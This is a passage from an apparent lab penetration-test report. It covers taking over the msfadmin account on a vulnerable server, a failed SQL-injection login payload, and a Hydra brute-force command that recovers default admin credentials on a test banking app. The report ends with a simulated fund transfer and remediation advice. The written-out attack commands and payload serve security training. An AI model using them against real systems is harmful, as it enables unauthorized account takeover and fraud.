


Figure 4.1 - msfadmin's password changed from the root shell and the new hash confirmed in /etc/shadow.




Figure 4.2 - Independent SSH login as msfadmin using the newly set password, proving the account takeover.

The login succeeded. We were now sitting inside a second, independent session on the machine - proof that our access wasn't just theoretical, it let us take over a real user account and use it normally. This step mattered because it moved us from "we broke in" to "we demonstrated what breaking in actually lets someone do" - account takeover, not just a one-time shell.

5. Turning to the Web Application

With the server-side machine handled, we shifted focus entirely to VulnBank, treating it as its own separate target rather than assuming our earlier access gave us anything there - a real attacker usually looks for more than one way in, and we wanted to show the same.

Before carrying out this part of the test, we had already registered an ordinary demo account on VulnBank through the application's own sign-up page, as part of preparing the environment. This account hosted the simulated banking funds used later in the test.

Testing for SQL injection

We tried a classic technique on the login form, entering a crafted username designed to trick the system into logging us in without a real password:

```
Username: ' OR '1'='1
```




Figure 5.1 - SQL injection attempt against VulnBank's login form, rejected with 'Invalid credentials'.

The application rejected it, showing "Invalid credentials." This was a genuine result worth recording - it meant the login system wasn't vulnerable to this particular trick, likely because the way it talks to its database is built more safely than older, simpler web apps.

Finding the real weakness - a brute-force attack

We guessed admin as the username because it is a common default administrator username. Using Hydra, we then tried passwords for this guessed username against the login endpoint:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.50.20 http-post-form \
"/api/login:username=^USER^&password=^PASS^:F=Invalid"
```





Figure 5.3 - Admin panel, reached with the brute-forced admin/admin credentials, exposing full customer records including plaintext demo passwords.

With administrator access now compromised, the natural next step was to demonstrate what an attacker could actually do with that level of control: move money. We used the admin session's transfer function to send simulated funds into the demo account we had set up beforehand, confirming the platform allows an administrator to initiate payments without further verification.




Figure 5.4 - Transfer Money feature, used to initiate a live simulated fund transfer from the compromised administrator session.




Figure 5.5 - Transfer confirmed: 5,000 FCFA sent via simulated Orange Money, reference VB-ORANGE-000002, balance updated.

RESULT - Full Administrative Compromise of VulnBank

This was a much stronger demonstration of impact than the SQL injection attempt - a weak, brute-forceable default credential gave us complete control of the application, access to every user's password, and the ability to move money.

6. Conclusion

Looking back at the whole sequence, each step built directly on the one before it:

- 1 **Mapped the network** so we knew exactly what existed before touching anything.
- 2 **Dug deeper** into our two chosen targets to turn suspicion into solid, confirmed evidence.
- 3 **Exploited a real, known weakness** on the server, using evidence we had already gathered ourselves.
- 4 **Proved the access mattered** by taking a real action - seizing control of a user account - not just logging in and stopping.
- 5 **Shifted to the web application** and found its real weakness wasn't fancy injection tricks, but a simple, well-known mistake: a default password nobody had changed.
- 6 **Proved it with a working exploit** logging in with the recovered credentials and using that access to view customer data and move real simulated funds.

The confirmed FTP backdoor permits system takeover, data theft and service disruption. Default administrator credentials expose VulnBank to unauthorized access and fraudulent transfers. Anonymous SMB read/write access risks file theft or tampering; anonymous FTP exposes files available without authentication. Exposed distccd may allow remote command execution. HTTP exposes credentials and sessions to interception, while reported plaintext-password exposure risks account takeover, including other accounts that reuse the same password.

Replace affected software, remove default credentials, restrict anonymous access, enforce HTTPS and secure password handling, then retest.